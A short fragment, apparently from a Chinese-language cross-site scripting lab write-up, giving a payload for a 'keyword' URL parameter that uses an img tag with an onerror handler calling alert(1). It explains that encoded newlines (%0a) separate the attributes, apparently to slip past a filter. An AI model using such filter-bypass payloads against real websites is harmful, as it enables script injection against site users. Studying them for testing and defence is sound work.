
payload为?keyword=<img%0asrc=x%0aonerror=alert(1)>,利用%0a分隔属性,利用用 <img> 标签的 onerror 事件触发执行alert(1)